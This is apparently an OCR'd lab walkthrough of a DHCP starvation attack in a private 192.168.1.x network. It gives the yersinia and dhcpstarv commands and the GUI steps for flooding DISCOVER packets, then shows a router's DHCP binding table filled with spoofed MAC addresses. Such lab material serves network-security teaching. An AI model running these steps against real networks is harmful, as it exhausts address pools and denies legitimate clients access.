

DHCP Starvation Attack:




DHCP Server IP Address
192.168.1.1
Attacker IP Address
192.168.1.8

Attacker
yersinia -G
dhcpstarv -i eth0


DHCP Binding details before DHCP Starvation Attack, only two IP Address are released.




Let's open Yersinia Application graphically type the command in CLI: yersinia –G



When yersinia Application is click on DHCP tab, after that Launch attack, choose sending DISCOVER packet and click OK. DHCP Starvation attack is started.



All the IPs are taken by attacker using Starvation there is no more IPs for clients.

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EDG#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/                Lease expiration        Type
                    Hardware address/
                    User name
192.168.1.11        aaaa.aaaa.aa30            Sep 16 2022 07:41 AM    Automatic
192.168.1.12        5cd4.585a.3782            Sep 15 2022 11:40 AM    Automatic
192.168.1.13        eee1.927d.613c            Sep 15 2022 11:40 AM    Automatic
192.168.1.14        aaaa.aaaa.aa99            Sep 16 2022 07:41 AM    Automatic
192.168.1.15        0a7b.6456.3369            Sep 15 2022 11:40 AM    Automatic
192.168.1.16        528e.b856.b2a2            Sep 15 2022 11:40 AM    Automatic
192.168.1.17        327c.253f.d42f            Sep 15 2022 11:40 AM    Automatic
192.168.1.18        9cf4.9b05.fcff            Sep 15 2022 11:40 AM    Automatic
192.168.1.19        dec3.e049.eaab            Sep 15 2022 11:40 AM    Automatic
192.168.1.20        c01b.a65b.65d6            Sep 15 2022 11:40 AM    Automatic
192.168.1.21        80cc.ad42.1215            Sep 15 2022 11:40 AM    Automatic
192.168.1.22        105f.8362.8509            Sep 15 2022 11:40 AM    Automatic
192.168.1.23        9c30.9740.fa2d            Sep 15 2022 11:40 AM    Automatic
192.168.1.24        f0fd.870c.eedb            Sep 15 2022 11:40 AM    Automatic
192.168.1.25        1495.c842.8e0e            Sep 15 2022 11:40 AM    Automatic
192.168.1.26        d647.ad26.95d9            Sep 15 2022 11:40 AM    Automatic
192.168.1.27        a4c8.c540.86e8            Sep 15 2022 11:40 AM    Automatic
192.168.1.28        b22c.a65f.570b            Sep 15 2022 11:40 AM    Automatic
192.168.1.29        2006.9923.c391            Sep 15 2022 11:40 AM    Automatic
192.168.1.30        f821.de04.2e4b            Sep 15 2022 11:40 AM    Automatic
192.168.1.31        808f.3a2c.46a9            Sep 15 2022 11:40 AM    Automatic
192.168.1.32        3432.595d.9793            Sep 15 2022 11:40 AM    Automatic
192.168.1.33        646a.704d.117e            Sep 15 2022 11:40 AM    Automatic
192.168.1.34        143e.d969.96f6            Sep 15 2022 11:40 AM    Automatic
192.168.1.35        6453.0f5b.417b            Sep 15 2022 11:40 AM    Automatic
192.168.1.36        8cc3.4a5a.3010            Sep 15 2022 11:40 AM    Automatic
192.168.1.37        f218.084d.9047            Sep 15 2022 11:40 AM    Automatic
192.168.1.38        4c9c.2a64.c9c8            Sep 15 2022 11:40 AM    Automatic
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